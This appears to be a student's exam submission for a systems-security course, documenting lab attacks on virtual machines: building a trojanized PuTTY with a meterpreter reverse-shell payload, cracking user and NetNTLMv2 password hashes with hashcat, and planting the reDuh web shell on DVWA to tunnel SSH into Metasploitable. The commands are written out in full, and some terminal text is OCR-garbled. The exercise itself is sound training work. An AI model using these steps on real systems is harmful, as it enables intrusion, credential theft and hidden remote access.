Certamen 3: Seguridad de Sistemas

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
Pregunta 1 (25 puntos):

Creación del troyano:

```
total 295064
-rw-r-r-- 1 kali kali 254296460 Nov 19 19:15 all-2.0.tar.ge
-rw-r-r-- 1 kali kali 45290778 Nov 19 19:15 Nessus-8.14.0-debian6_amd64.deb
-rw-r--r-- 1 kali kali 1180904 Dec 17 14:07 'putty(1).exe'
-rw-r-r-- 1 kali kali 1273576 Dec 17 13:29 putty.exe
-rw-r--r-- 1 kali kali 1273576 Dec 17 13:29 putty.exe
-rw-r--r-- 1 kali kali 90890 Nov 20 11:45 Scan_Meta2_kh36mm.pdf

(root kali)-[/home/kali/Downloads]
mmsfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 -k -x putty(1).exe -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 1543680 bytes
Saved as: virus.exe
```

Descarga del troyano en Windows 7:



```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
              Current Setting Required Description
   Name
                                           Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
   EXITFUNC process
                                 ves
              10.0.2.15
   LHOST
                                yes
   LPORT
              4444
                                            The listen port
Exploit target:
   Id Name
       Wildcard Target
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49241) at 2021-12-17 14:24:44 -0500

meterpreter > sysinfo
Computer : IE10WIN7
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Meterpreter : x86/windows
meterpreter > ■
```

Resultado Virustotal:



Pregunta 2 (25 puntos):

Para los digest:

Para las contraseñas de los usuarios:

```
(root@ kali)-[/home/kali]
# wc -l users.txt
5 users.txt

(root@ kali)-[/home/kali]
# wc -l pass.txt
5 pass.txt
```

```
sunshine (user3)
chocolate (user1)
ashley (user2)
anthony (user5)
tigger (user4)
```

Pregunta 3 (25 puntos):

Para saber el código del hash:

```
root kali)-[/home/kali]

# hashid -m mysql.txt

--File 'mysql.txt'--
Analyzing 'mssql-svc::QUERIER:41414
05800590072004400020010006b00730048
01060004000200000008003000300000000
0000900200063006900660073002f003100
[+] NetNTLMv2 [Hashcat Mode: 5600]

--End of file 'mysql.txt'--
```

Para obtener la contraseña:

```
(roof © kali)-[/home/kali]

# hashcat -m 5600 mysql.txt -o hash.crack /usr/share/wordlists/rockyou.txt --force hashcat (v6.1.1) starting...
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Name...: NetNTLMv2
Hash.Target...: MSSQL-SVC::QUERIER:4141414141414141:7a6c4a9a3506a02...000000
Time.Started...: Sat Dec 18 18:06:01 2021, (4 secs)
Time.Estimated...: Sat Dec 18 18:06:05 2021, (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1....: 2359.1 kH/s (1.44ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered...: 1/1 (100.00%) Digests
Progress....: 8962048/14344385 (62.48%)
Rejected....: 0/8962048 (0.00%)
Restore.Point...: 8957952/14344385 (62.45%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: correita.54 → coreyr1
```

Pregunta 4 (25 puntos):


Descarga de los archivos:


```
kali)-[/home/kali]
total 120
-rw-r--r-- 1 root root
                        720 Dec 18 15:23 consolidado.txt
drwxr-xr-x 2 kali kali 4096 Nov 19 14:06 Desktop
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Documents
drwxr-xr-x 3 kali kali 4096 Dec 18 18:16 Downloads

    1 root root 579 Dec 18 18:06 hash.crack

                        165 Dec 18 15:42 hash.txt
-rw-r--r-- 1 root root
drwxr-xr-x 2 kali kali 4096 Sep
                                8 05:48 Music
                        566 Dec 18 18:01 mysql.txt
-rw-r--r-- 1 root root
                        660 Dec 18 15:22 pass.txt
-rw-r--r-- 1 root root
drwxr-xr-x 2 kali kali 4096 Dec 18 18:02 Pictures
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48
-rw-r--r-- 1 kali kali 48352 Dec 18 18:15
-rw-r--r-- 1 root root 11707 Dec 18 18:13 reDuh.php
     --r-- 1 kali kali
                        522 Nov 20 19:38 sqlmap.ixi
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Templates
      -r-- 1 root root
                        195 Dec 18 15:21 users.txt
drwxr-xr-x 2 kali kali
                       4096 Sep 8 05:48 Videos
```

Subiendo el reDuh:





Unknown request to ReDuh!

Creando un túnel entre máquinas:

No mail.

Last login: Sat Dec 18 18:10:18 2021

```
🐯 kali)-[/home/kali]
        | java -jar <u>reDuhClient.jar</u> http://10.0.2.5/dvwa/hackable/uploads/reDuh.php
     [Info]Querying remote web page for usable remote service port
     [Info]Remote RPC port chosen as 42000
     [Info]Attempting to start reDuh from 10.0.2.5:80/dvwa/hackable/uploads/reDuh.pl
     t 42000. Please wait...
     Fil [Info] ***
                             Using php
     [Info]*** We'll not know whether reDuh started successfully ***
     [Info]*** Starting ReDuh now and lets hope for the best ... ***
  ([Info]reDuhClient service listener started on local port 1010
   ([Info]Caught new service connection on local port 1010
  Tr) [Info]Successfully bound locally to port 1234. Awaiting connections.
  [sudo] password for kali:
    -(root@ kali)-[/home/kali]
# telnet localhost 1010
  Trying ::1...
  Connected to localhost.
  Escape character is '^]'.
  Welcome to the reDuh command line
  >>[createTunnel]1234:10.0.2.5:22
  Successfully bound locally to port 1234. Awaiting connections.
  >>[
        💀 kali)-[/home/kali]
ssh -p 1234 msfadmin@localhost
The authenticity of host '[localhost]:1234 ([::1]:1234)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:1234' (RSA) to the list of known hosts.
msfadmin@localhost's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
```

Generando tráfico y visualizándolo a través de Wireshark:

